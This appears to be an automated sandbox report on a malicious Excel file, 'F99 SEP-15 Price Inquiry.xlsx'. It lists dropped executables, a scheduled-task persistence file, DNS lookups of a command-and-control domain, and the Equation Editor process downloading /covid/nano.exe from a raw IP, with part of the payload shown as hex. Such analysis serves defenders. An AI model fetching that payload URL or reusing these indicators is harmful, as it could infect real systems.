File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 0x0, segment length 16, Exif Standard: [TIFF image data, big-endian, direntries=2], baseline, precision 8, 474x379, frames 3
Category:	dropped
Size (bytes):	7006
Entropy (8bit):	7.000232770071406
Encrypted:	false
SSDEEP:	96:X/yEpZGOnzVjPyCySpv2oNPl3ygxZzhEahqwKLBpm1hFpn:PyuZbnRW6NPl3yqEhwK1psvn
MD5:	971312D4A6C9BE9B496160215FE59C19
SHA1:	D8AA41C7D43DAAEA305F50ACF0B34901486438BE
SHA-256:	4532AEED5A1EB543882653D009593822781976F5959204C87A277887B8DEB961
SHA-512:	618B55BCD9D9533655C220C71104DFB9E2F712E56CDA7A4D3968DE45EE1861267C2D31CF74C195BF259A7151FA1F49DF4AD13431151EE28AD1D3065020CE53E
Malicious:	false
Preview:	......JFIF.............Exif..MM.*......@......../..@.................C.........................$ &%# #"(-90(*6+"#2D26;=@@@&0FKE>J9?@=...C..........=)#)======================== =========================......{...."...}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghij stuvwxyz...w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZc defghijstuvwxyz...?..Z(... (...(..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\EB16E0D.jpeg

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 333x151, frames 3
Category:	dropped
Size (bytes):	14198
Entropy (8bit):	7.916688725116637
Encrypted:	false
SSDEEP:	384:lboF1PuTfwKCNtwsU9SjUB7ShYIv7JrEHaeHj7KHG81I:lboFgwK+wD9SA7ShX7JrEL7KHG8S
MD5:	E8FC908D33C78AAAD1D06E865FC9F9B0
SHA1:	72CA86D260330FC32246D28349C07933E427065D
SHA-256:	7BB11564F3C6C559B3AC8ADE3E5FCA1D51F5451AFF5C522D70C3BACEC0BBB5D0
SHA-512:	A005677A2958E533A51A95465308F94BE173F93264A2A3DB58683346CA97E04F14567D53D0066C1EAA33708579CD48B8CD3F02E1C54F126B7F3C4E64AC196E17
Malicious:	false
Preview:	......JFIF..................................... .... !....!..!) ..&.".#1!&)+... "383-7(-.-...........-...------0--------+-------------------+--------------........M.."..E......................!. ..1A"Q.aq..2B..#R..3b...$r..C......4DSTcs..Q.A............?...f.t..Q]....i".G.2....}....m..D..."......Z.*5..5...CPL..W..o7....h.u..+.B...R.S.I. ..m...8.T... (.YX.St.@r..ca...\|5.2...*..%..R.A67.........{....X.;...4.D.o'..R...sV8....rJm....2Est-.......U.@......\|j.4.mn..Ke!G.6*PJ.S>..0....q%..... .....@...T.P.<...q.z.e....((H+. ..@$...'..?..h. P.]...ZP.H..l?s2l.$.N..?xP..c...@....A..D.l......1...[q*[5(-.J..@...$..N....x.U.fHY!..PM..[.P........aY.....S.R.....Y...(D.|..10........... ..l..|F...E9*...RU:.P...p$.'......2.s.-....a&.@..P.....m.... ......L.a.H;Dv)...@u...s.,.h..6..Y,....D.7....,.UHe.s..PQ.Ym....)..(y.6.u...i.*V.'2`....&.... ^...8.+]K)R...\.'A...I..B..?[.:.L(c3J..%..$.3..E0@...."5fj...

C:\Users\user\AppData\Local\Temp\tmpC2C3.tmp

Process:	C:\Users\Public\vbc.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1623
Entropy (8bit):	5.151874158539518
Encrypted:	false
SSDEEP:	24:2dH4+SEqCZ7ClNMFi/rlMhEMjnGpwjplgUYODOLD9RJh7h8gKB1tn:cbhZ7ClNQi/rydbz9I3YODOLNdq35
MD5:	BA783CA7A8915209F0E505AB316F75E8
SHA1:	CB48105F936AA45AD92CD15706FA19AF55F0A00E
SHA-256:	F2B3B599444E1A7EA5AD013A840F3D1B06A7F0D01FAB9DD435A25E899D3D7E0B
SHA-512:	069FE3727D1DA6FF4693E3FD63A4A2C8D78DF3C2C567D54AD3136E49F84C15C0F17BDE4F9EBB2569943B4064E586A2EEDA45090F89B916CBD758A1BF2A72529 2
Malicious:	**true**
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>user-PC\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>user-PC\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>user-PC\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Princi pal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatterie s>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>true</StartWhenAvaila ble>

C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\catalog.dat	
Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe
File Type:	data
Category:	dropped
Size (bytes):	2376
Entropy (8bit):	7.012278113302776
Encrypted:	false
SSDEEP:	48:IkR5lkR5lkR5lkR5lkR5lkR5lkR5lkR5lkR5lkR5i:xwwwwwwwwwwk
MD5:	4844627B024739900118041 23A3C5083
SHA1:	85D4CE236A4FEB8A89EB228E1C21149666DC550B
SHA-256:	9AA0A74D50BA1FB347CEC6AF109EBD52EAE29D4158FF89CADF28A1834AF2A48E
SHA-512:	0245561C10DA4CC217DE5CE86DB55D1D5559B79982817A4EFA870DDC3F5904FB657B16391D29D5BFB03B0C997CA7326B0D0E832E689726FC5392266BE91C89E
Malicious:	false
Preview:	Gj.h\.3.A...5.x..&...i+..c(1.P..P.cLT...A.b........4h.P.vY.........S.5.6.C4..E.Y.|........).zs...w.gl..\.G..J.M.vES.0....P.:..6...T....+5.1............r.P.V..+..(.*2d.f... ..q.. 7iO.+..c.....!.'.*..mL|XGj.h\.3.A...5.x..&...i+..c(1.P..P.cLT...A.b........4h.P.vY.........S.5.6.C4..E.Y.|........).zs...w.gl..\.G..J.M.vES.0....P.:..6...T....+5.1............r.P.V..+..(.*2d.f... ..q.. 7iO.+..c.....!.'.*..mL|XGj.h\.3.A...5.x..&...i+..c(1.P..P.cLT...A.b........4h.P.vY.........S.5.6.C4..E.Y.|........).zs...w.gl..\.G..J.M.vES.0....P.:..6...T....+5.1............r.P.V..+..(.*2d.f... ..q.. 7iO.+..c.....!.'.*..mL|XGj.h\.3.A...5.x..&...i+..c(1.P..P.cLT...A.b........4h.P.vY.........S.5.6.C4..E.Y.|........).zs...w.gl..\.G..J.M.vES.0....P.:..6...T....+5.1............r.P.V..+..(.*2d.f... ..q.. 7iO.+..c.....!.'.*..mL|XGj.h\.3.A...5.x..&...i+..c(1.P..P.cLT...A.b........4h.P.vY.........S.5.6.C4..E.Y.|........).zs...w.gl..\.G..J.M.vES.0....P.:..6..

C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\run.dat	☣
Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe
File Type:	ISO-8859 text, with no line terminators
Category:	dropped
Size (bytes):	8
Entropy (8bit):	2.75
Encrypted:	false
SSDEEP:	3:vs8t:vv
MD5:	01FCE8516853E052EBF7CFE7D228F382
SHA1:	6A29389E7E80090439216A97AD2827AC27BFD614
SHA-256:	7E7CD5B082CDD1937A9E94F396AF653FA6BEB353942C8EA11DE2CD8452DB8DBC
SHA-512:	0DE0365C8656B7A403F58E3BE48768C0F56E68B75FF0D7F1A820E6B04E9E81CA5793C3BF60E308FA96202E0C607AA720B8D58041F3F9DD00743381F14B0AF627
Malicious:	**true**
Preview:	gD..xx.H

C:\Users\user\AppData\Roaming\smsBuojZSZn.exe	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	1044992
Entropy (8bit):	7.850518378611463
Encrypted:	false
SSDEEP:	24576:F8oIlI5wVNEDoAzqMj+6zpTNyBCWIy5/fYd1xu1ZlIu:a2cNwzqMi6lTM0yI21Z1
MD5:	AD2C14959341C7EC7D72C9FB3B10DEB9
SHA1:	737ED1193D72E4C7CD48FBDFEDF9AB667ABE68CD
SHA-256:	1EE33DB9BD5B99DA583572D6916630D858ED387EAB79C352F61EC070D2A600FA
SHA-512:	35D0ABD365DA9A05A8B1B273FB936EFED92AFA03B7463F1E16901D053192B0EEE9F9BE71EB51516AF24A64F9F4E27EE20FFB55F30615EC8456CAEB8C682D7E20
Malicious:	false
Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$.......PE..L....Aa.....................n........... ....@.. ....`...........@.................................0...W.......<k.............................................................................. ............... ..H............text........ ..................... ..`.reloc..............................@..B.rsrc...<k.......l..................@..@................l.......H........l...V......H..z.(......}.....(....o....}....*..*...0...........{......E............8...Z...u................*..}.....].4S}......}.....*..}..... ..Q.}......}.....*..}......{.... Km.a}......}.....*..}..... ,...}......}.....*..}......{.... ..=.a}......}.....*..}..... ....}......}.....*..}..... "G.R}......}.....*..}.....*...{....*.s....z.2.{.....+...*....0..<........{......3..{....(....o....3...}......+..s.......{....}..

C:\Users\user\Desktop\~$F99 SEP-15 Price Inquiry.xlsx	☣
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523

C:\Users\user\Desktop\~$F99 SEP-15 Price Inquiry.xlsx	
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA90
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	1044992
Entropy (8bit):	7.850518378611463
Encrypted:	false
SSDEEP:	24576:F8oIlI5wVNEDoAzqMj+6zpTNyBCWIy5/fYd1xu1ZIlu:a2cNwzqMi6ITM0yI21Z1
MD5:	AD2C14959341C7EC7D72C9FB3B10DEB9
SHA1:	737ED1193D72E4C7CD48FBDFEDF9AB667ABE68CD
SHA-256:	1EE33DB9BD5B99DA583572D6916630D858ED387EAB79C352F61EC070D2A600FA
SHA-512:	35D0ABD365DA9A05A8B1B273FB936EFED92AFA03B7463F1E16901D053192B0EEE9F9BE71EB51516AF24A64F9F4E27EE20FFB55F30615EC8456CAEB8C682D7E20
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....Aa.....n..... .....@.. .....`..... .@.....0...W.....<k..... ..... ..H.....text..... ..... ..`.reloc.....@..B.rsrc...<k..... ..I.....@..@.....I.....H.....I...V.....H.....z.(.....}.....(....o....}....*..*...0.....{.....E.....8...Z...u.....*..}.....].4S}.....}.....*..}.... . ..Q.}.....}.....*..}.....{.... Km.a}.....}.....*..}..... ,...}.....}.....*..}.....{.... ..=.a}.....}.....*..}..... ....}.....}.....*..}..... "G.R}.....}.....*..}.....*...{....*.s....z.2.{....+...*....0..<.....{.....3..{....(. ...o....3...}.....+..s.....{....}..

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.989202415040257
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	F99 SEP-15 Price Inquiry.xlsx
File size:	620544
MD5:	4128d571ef358c0a3f7f8395f1d0fbfb
SHA1:	47754be43c4494c02c0bf981dd29c1a1e493bcc7
SHA256:	a87afbfab3f21c608c233f86f127b31d318132f122f6d08f3065d255dbd1e2fd
SHA512:	2b1be50d132d2a437901c95d7f474875e96474fdcd71015c9777e80b4b4cb6c629f0f396bd141b6259d46d0cf21ceee9600a2a152a36aed4145ba6d506ba93ac
SSDEEP:	12288:YWrdGJhKyBWsKiSz2mtibB52U5mB7M+GEfVkGqJSqXSsYxwx/Get:PG/W5iSzttilYUGATEfmTSqXEK
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
09/15/21-11:45:31.347027	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	52167	8.8.8.8	192.168.2.22
09/15/21-11:45:31.375912	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	52167	8.8.8.8	192.168.2.22
09/15/21-11:45:37.655745	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	50591	8.8.8.8	192.168.2.22
09/15/21-11:45:50.042664	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	59030	8.8.8.8	192.168.2.22
09/15/21-11:45:50.071764	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	59030	8.8.8.8	192.168.2.22
09/15/21-11:45:56.268905	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	59185	8.8.8.8	192.168.2.22
09/15/21-11:46:02.431287	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	55616	8.8.8.8	192.168.2.22
09/15/21-11:46:12.489511	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	51771	8.8.8.8	192.168.2.22
09/15/21-11:46:40.593793	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	49894	8.8.8.8	192.168.2.22
09/15/21-11:46:40.630979	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	49894	8.8.8.8	192.168.2.22
09/15/21-11:46:51.383151	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	53745	8.8.8.8	192.168.2.22
09/15/21-11:47:08.782804	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	55000	8.8.8.8	192.168.2.22

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 15, 2021 11:45:31.317352057 CEST	192.168.2.22	8.8.8.8	0xbf55	Standard query (0)	newmeforever.3utilities.com	A (IP address)	IN (0x0001)
Sep 15, 2021 11:45:31.348037004 CEST	192.168.2.22	8.8.8.8	0xbf55	Standard query (0)	newmeforever.3utilities.com	A (IP address)	IN (0x0001)
Sep 15, 2021 11:45:37.625490904 CEST	192.168.2.22	8.8.8.8	0x5878	Standard query (0)	newmeforever.3utilities.com	A (IP address)	IN (0x0001)
Sep 15, 2021 11:45:43.820293903 CEST	192.168.2.22	8.8.8.8	0x101e	Standard query (0)	newmeforever.3utilities.com	A (IP address)	IN (0x0001)
Sep 15, 2021 11:45:49.989232063 CEST	192.168.2.22	8.8.8.8	0x4fee	Standard query (0)	newmeforever.3utilities.com	A (IP address)	IN (0x0001)
Sep 15, 2021 11:45:50.043251991 CEST	192.168.2.22	8.8.8.8	0x4fee	Standard query (0)	newmeforever.3utilities.com	A (IP address)	IN (0x0001)
Sep 15, 2021 11:45:56.233469963 CEST	192.168.2.22	8.8.8.8	0x4831	Standard query (0)	newmeforever.3utilities.com	A (IP address)	IN (0x0001)
Sep 15, 2021 11:45:56.269764900 CEST	192.168.2.22	8.8.8.8	0x4831	Standard query (0)	newmeforever.3utilities.com	A (IP address)	IN (0x0001)
Sep 15, 2021 11:46:02.402532101 CEST	192.168.2.22	8.8.8.8	0x32be	Standard query (0)	newmeforever.3utilities.com	A (IP address)	IN (0x0001)
Sep 15, 2021 11:46:07.593096018 CEST	192.168.2.22	8.8.8.8	0x1d49	Standard query (0)	newmeforever.3utilities.com	A (IP address)	IN (0x0001)
Sep 15, 2021 11:46:12.461000919 CEST	192.168.2.22	8.8.8.8	0x95c0	Standard query (0)	newmeforever.3utilities.com	A (IP address)	IN (0x0001)
Sep 15, 2021 11:46:17.566065073 CEST	192.168.2.22	8.8.8.8	0xa9a1	Standard query (0)	newmeforever.3utilities.com	A (IP address)	IN (0x0001)
Sep 15, 2021 11:46:17.602197886 CEST	192.168.2.22	8.8.8.8	0xa9a1	Standard query (0)	newmeforever.3utilities.com	A (IP address)	IN (0x0001)
Sep 15, 2021 11:46:23.625164986 CEST	192.168.2.22	8.8.8.8	0xb26b	Standard query (0)	newmeforever.3utilities.com	A (IP address)	IN (0x0001)
Sep 15, 2021 11:46:28.811131001 CEST	192.168.2.22	8.8.8.8	0x85ed	Standard query (0)	newmeforever.3utilities.com	A (IP address)	IN (0x0001)
Sep 15, 2021 11:46:34.898437023 CEST	192.168.2.22	8.8.8.8	0x9b56	Standard query (0)	newmeforever.3utilities.com	A (IP address)	IN (0x0001)
Sep 15, 2021 11:46:40.560432911 CEST	192.168.2.22	8.8.8.8	0x7ed9	Standard query (0)	newmeforever.3utilities.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 15, 2021 11:46:40.594425917 CEST	192.168.2.22	8.8.8.8	0x7ed9	Standard query (0)	newmeforever.3utilities.com	A (IP address)	IN (0x0001)
Sep 15, 2021 11:46:46.680928946 CEST	192.168.2.22	8.8.8.8	0x9c5d	Standard query (0)	newmeforever.3utilities.com	A (IP address)	IN (0x0001)
Sep 15, 2021 11:46:51.351882935 CEST	192.168.2.22	8.8.8.8	0x465d	Standard query (0)	newmeforever.3utilities.com	A (IP address)	IN (0x0001)
Sep 15, 2021 11:46:56.098634958 CEST	192.168.2.22	8.8.8.8	0xccc6	Standard query (0)	newmeforever12.3utilities.com	A (IP address)	IN (0x0001)
Sep 15, 2021 11:46:56.130129099 CEST	192.168.2.22	8.8.8.8	0xccc6	Standard query (0)	newmeforever12.3utilities.com	A (IP address)	IN (0x0001)
Sep 15, 2021 11:46:56.192749977 CEST	192.168.2.22	8.8.4.4	0x3778	Standard query (0)	newmeforever12.3utilities.com	A (IP address)	IN (0x0001)
Sep 15, 2021 11:46:56.303338051 CEST	192.168.2.22	8.8.8.8	0x4b91	Standard query (0)	newmeforever12.3utilities.com	A (IP address)	IN (0x0001)
Sep 15, 2021 11:47:00.402194977 CEST	192.168.2.22	8.8.8.8	0xebb2	Standard query (0)	newmeforever12.3utilities.com	A (IP address)	IN (0x0001)
Sep 15, 2021 11:47:00.459393024 CEST	192.168.2.22	8.8.4.4	0x9e17	Standard query (0)	newmeforever12.3utilities.com	A (IP address)	IN (0x0001)
Sep 15, 2021 11:47:00.532062054 CEST	192.168.2.22	8.8.8.8	0x6d32	Standard query (0)	newmeforever12.3utilities.com	A (IP address)	IN (0x0001)
Sep 15, 2021 11:47:04.603688955 CEST	192.168.2.22	8.8.8.8	0xe23b	Standard query (0)	newmeforever12.3utilities.com	A (IP address)	IN (0x0001)
Sep 15, 2021 11:47:04.667922974 CEST	192.168.2.22	8.8.4.4	0x87e6	Standard query (0)	newmeforever12.3utilities.com	A (IP address)	IN (0x0001)
Sep 15, 2021 11:47:04.708947897 CEST	192.168.2.22	8.8.8.8	0xe5c5	Standard query (0)	newmeforever12.3utilities.com	A (IP address)	IN (0x0001)
Sep 15, 2021 11:47:08.752850056 CEST	192.168.2.22	8.8.8.8	0xcddf	Standard query (0)	newmeforever.3utilities.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 15, 2021 11:45:31.347027063 CEST	8.8.8.8	192.168.2.22	0xbf55	No error (0)	newmeforever.3utilities.com		79.134.225.19	A (IP address)	IN (0x0001)
Sep 15, 2021 11:45:31.375911951 CEST	8.8.8.8	192.168.2.22	0xbf55	No error (0)	newmeforever.3utilities.com		79.134.225.19	A (IP address)	IN (0x0001)
Sep 15, 2021 11:45:37.655745029 CEST	8.8.8.8	192.168.2.22	0x5878	No error (0)	newmeforever.3utilities.com		79.134.225.19	A (IP address)	IN (0x0001)
Sep 15, 2021 11:45:43.848176956 CEST	8.8.8.8	192.168.2.22	0x101e	No error (0)	newmeforever.3utilities.com		79.134.225.19	A (IP address)	IN (0x0001)
Sep 15, 2021 11:45:50.042664051 CEST	8.8.8.8	192.168.2.22	0x4fee	No error (0)	newmeforever.3utilities.com		79.134.225.19	A (IP address)	IN (0x0001)
Sep 15, 2021 11:45:50.071763992 CEST	8.8.8.8	192.168.2.22	0x4fee	No error (0)	newmeforever.3utilities.com		79.134.225.19	A (IP address)	IN (0x0001)
Sep 15, 2021 11:45:56.268904924 CEST	8.8.8.8	192.168.2.22	0x4831	No error (0)	newmeforever.3utilities.com		79.134.225.19	A (IP address)	IN (0x0001)
Sep 15, 2021 11:45:56.296979904 CEST	8.8.8.8	192.168.2.22	0x4831	No error (0)	newmeforever.3utilities.com		79.134.225.19	A (IP address)	IN (0x0001)
Sep 15, 2021 11:46:02.431287050 CEST	8.8.8.8	192.168.2.22	0x32be	No error (0)	newmeforever.3utilities.com		79.134.225.19	A (IP address)	IN (0x0001)
Sep 15, 2021 11:46:07.620585918 CEST	8.8.8.8	192.168.2.22	0x1d49	No error (0)	newmeforever.3utilities.com		79.134.225.19	A (IP address)	IN (0x0001)
Sep 15, 2021 11:46:12.489511013 CEST	8.8.8.8	192.168.2.22	0x95c0	No error (0)	newmeforever.3utilities.com		79.134.225.19	A (IP address)	IN (0x0001)
Sep 15, 2021 11:46:17.598403931 CEST	8.8.8.8	192.168.2.22	0xa9a1	No error (0)	newmeforever.3utilities.com		79.134.225.19	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 15, 2021 11:46:17.628771067 CEST	8.8.8.8	192.168.2.22	0xa9a1	No error (0)	newmeforever.3utilities.com		79.134.225.19	A (IP address)	IN (0x0001)
Sep 15, 2021 11:46:23.654736042 CEST	8.8.8.8	192.168.2.22	0xb26b	No error (0)	newmeforever.3utilities.com		79.134.225.19	A (IP address)	IN (0x0001)
Sep 15, 2021 11:46:28.841183901 CEST	8.8.8.8	192.168.2.22	0x85ed	No error (0)	newmeforever.3utilities.com		79.134.225.19	A (IP address)	IN (0x0001)
Sep 15, 2021 11:46:34.924940109 CEST	8.8.8.8	192.168.2.22	0x9b56	No error (0)	newmeforever.3utilities.com		79.134.225.19	A (IP address)	IN (0x0001)
Sep 15, 2021 11:46:40.593792915 CEST	8.8.8.8	192.168.2.22	0x7ed9	No error (0)	newmeforever.3utilities.com		79.134.225.19	A (IP address)	IN (0x0001)
Sep 15, 2021 11:46:40.630979061 CEST	8.8.8.8	192.168.2.22	0x7ed9	No error (0)	newmeforever.3utilities.com		79.134.225.19	A (IP address)	IN (0x0001)
Sep 15, 2021 11:46:46.707566977 CEST	8.8.8.8	192.168.2.22	0x9c5d	No error (0)	newmeforever.3utilities.com		79.134.225.19	A (IP address)	IN (0x0001)
Sep 15, 2021 11:46:51.383151054 CEST	8.8.8.8	192.168.2.22	0x465d	No error (0)	newmeforever.3utilities.com		79.134.225.19	A (IP address)	IN (0x0001)
Sep 15, 2021 11:47:08.782804012 CEST	8.8.8.8	192.168.2.22	0xcddf	No error (0)	newmeforever.3utilities.com		79.134.225.19	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 207.246.99.155

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	207.246.99.155	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 11:45:21.414674044 CEST	0	OUT	GET /covid/nano.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 207.246.99.155 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 11:45:21.580662966 CEST	1	IN	HTTP/1.1 200 OK Date: Wed, 15 Sep 2021 09:45:21 GMT Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1l PHP/7.4.23 Last-Modified: Wed, 15 Sep 2021 08:16:45 GMT ETag: "ff200-5cc0451ab57c1" Accept-Ranges: bytes Content-Length: 1044992 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 ed ab 41 61 00 00 00 00 00 00 00 00 e0 00 0e 01 0b 01 06 00 00 82 0f 00 00 6e 00 00 00 00 00 00 8a a0 0f 00 00 20 00 00 00 c0 0f 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 60 10 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 30 a0 0f 00 57 00 00 00 00 e0 0f 00 3c 6b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 0f 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 90 80 0f 00 00 20 00 00 00 82 0f 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 c0 0f 00 00 02 00 00 00 84 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 2e 72 73 72 63 00 00 00 3c 6b 00 00 00 e0 0f 00 00 6c 00 00 00 86 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 6c a0 0f 00 00 00 00 00 48 00 00 00 02 00 05 00 a8 49 0f 00 88 56 00 00 03 00 00 00 48 02 00 06 8c b6 00 00 1c 93 0e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 7a 02 28 16 00 00 0a 02 03 7d 01 00 00 04 02 28 17 00 00 0a 6f 18 00 00 0a 7d 03 00 00 04 2a 00 06 2a 00 00 13 30 03 00 03 01 00 00 01 00 00 11 02 7b 01 00 00 04 0a 06 45 08 00 00 00 02 00 00 00 1d 00 00 00 38 00 00 00 5a 00 00 00 75 00 00 00 97 00 00 00 b2 00 00 00 cd 00 00 00 16 2a 02 15 7d 01 00 00 04 02 20 5d f9 34 53 7d 02 00 00 04 02 17 7d 01 00 00 04 17 2a 02 15 7d 01 00 00 04 02 20 a6 bd 51 f9 7d 02 00 00 04 02 18 7d 01 00 00 04 17 2a 02 15 7d 01 00 00 04 02 02 7b 04 00 00 04 20 4b 6d da 95 61 7d 02 00 00 04 02 19 7d 01 00 00 04 17 2a 02 15 7d 01 00 00 04 02 20 2c bc c2 c2 7d 02 00 00 04 02 1a 7d 01 00 00 04 17 2a 02 15 7d 01 00 00 04 02 02 7b 04 00 00 04 20 14 10 3d 87 61 7d 02 00 00 04 02 1b 7d 01 00 00 04 17 2a 02 15 7d 01 00 00 04 02 20 94 13 e8 f4 7d 02 00 00 04 02 1c 7d 01 00 00 04 17 2a 02 15 7d 01 00 00 04 02 20 22 47 f5 52 7d 02 00 00 04 02 1d 7d 01 00 00 04 17 2a 02 15 7d 01 00 00 04 16 2a 00 1e 02 7b 02 00 00 04 2a 1a 73 19 00 00 0a 7a 00 32 02 7b 02 00 00 04 8c 2b 00 00 01 2a 00 00 00 13 30 02 00 3c 00 00 00 02 00 00 11 02 7b 01 00 00 04 1f fe 33 1d 02 7b 03 00 00 04 28 17 00 00 0a 6f 18 00 00 0a 33 0b 02 16 7d 01 00 00 04 02 0a 2b 07 16 73 01 00 00 06 0a 06 02 7b 05 00 00 04 7d 04 00 00 04 06 2a 1e 02 28 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELAan @ `@0W<k H.text `.reloc@B.rsrc<kl@@lHIVHz(}(o}**0{E8Zu*}]4S}}*} Q}}*}{ Kma}}*} ,}}*}{ =a}}*} }}*} 